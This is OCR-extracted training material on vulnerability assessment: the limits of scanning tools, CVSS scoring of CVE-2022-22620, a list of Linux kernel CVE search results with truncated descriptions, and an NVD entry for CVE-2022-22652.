
- Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time.
- Vulnerability scanning software must be updated when new vulnerabilities are discovered or when improvements are made to the software being used.
- Software is only as effective as the maintenance performed on it by the software vendor and by the administrator who uses it.
- Vulnerability assessment does not measure the strength of security controls.

- Vulnerability scanning software is not immune to software engineering flaws that might lead to serious vulnerabilities being missed.
- Human judgment is required to analyze the data after scanning and identifying false positives and false negatives.
- Vulnerability scanning software cannot define the impact of an identified vulnerability on different business operations.
- Vulnerability assessment reports are not always easy to understand and assess for risk factors and triage response.
- Vulnerability scanning tools have a narrow focus and do not cover attack vectors such as social engineering.
- Vulnerability scanning software is limited in its ability to perform live tests on web applications to detect errors or unexpected behavior.

The methodology used may have an impact on the test results. For example, vulnerability scanning software that runs in the security context of the domain administrator will yield different results from software that runs in the security context of an authenticated or non-authenticated user. Similarly, diverse vulnerability scanning software packages differently assess security and have unique features. This can influence the assessment results.

Vulnerability Scoring Systems and Databases

Common Vulnerability Scoring System (CVSS)



Common Vulnerability Scoring System Calculator CVE-2022-22620

Source: NIST

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: 8.8
Impact Subscore: 5.9
Exploitability Subscore: 2.8
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.8

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | **Required (UI:R)**

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | **High (C:H)**


Integrity Impact (I)*
None (I:N) | Low (I:L) | **High (I:H)**

Availability Impact (A)*
None (A:N) | Low (A:L) | **High (A:H)**

* - All base metrics are required to generate a base score.

https://nvd.nist.gov

Common Vulnerabilities and Exposures (CVE)



TOTAL CVE Records: 172594

NOTICE: Transition to the all-new CVE website at **WWW.CVE.ORG** is underway and will last up to one year. (**details**)

NOTICE: Changes coming to **CVE Record Format JSON** and **CVE List Content Downloads** in 2022.

HOME > CVE > SEARCH RESULTS

Search Results


There are **6255** CVE Records that match your search.

Name	Description
CVE-2022-27950	In drivers/hid/hid-elo.c in the Linux kernel before 5.16.11, a memory leak exists for a certain hid_parse
CVE-2022-27666	A heap buffer overflow flaw was found in IPsec ESP transformation code in net/ipv4/esp4.c and net/ipv6 with a normal user privilege to overwrite kernel heap objects and may cause a local privilege escalation
CVE-2022-27223	In drivers/usb/gadget/udc/udc-xilinx.c in the Linux kernel before 5.16.12, the endpoint index is not vali host for out-of-array access.
CVE-2022-26966	An issue was discovered in the Linux kernel before 5.16.12. drivers/net/usb/sr9700.c allows attackers t memory via crafted frame lengths from a device.
CVE-2022-26878	drivers/bluetooth/virtio_bt.c in the Linux kernel before 5.16.3 has a memory leak (socket buffers have
CVE-2022-26490	st21nfca_connectivity_event_received in drivers/nfc/st21nfca/se.c in the Linux kernel through 5.16.12 because of untrusted length parameters.
CVE-2022-25636	net/netfilter/nf_dup_netdev.c in the Linux kernel 5.4 through 5.6.10 allows local users to gain privileges This is related to nf_tables_offload.

https://www.cve.org

Vulnerability Scoring Systems and Databases (Cont'd)

National Vulnerability Database (NVD)



NVD MENU
Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE
NVD
VULNERABILITIES

CVE-2022-22652 Detail

Current Description

The GSMA authentication panel could be presented on the lock screen. The issue was resolved by requiring device unlock to interact with the GSMA authentication panel. This issue is fixed in iOS 15.4 and iPadOS 15.4. A person with physical access may be able to view and modify the carrier account information and settings from the lock screen.

+View Analysis Description

Severity | **CVSS Version 3.x** | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 6.1 MEDIUM

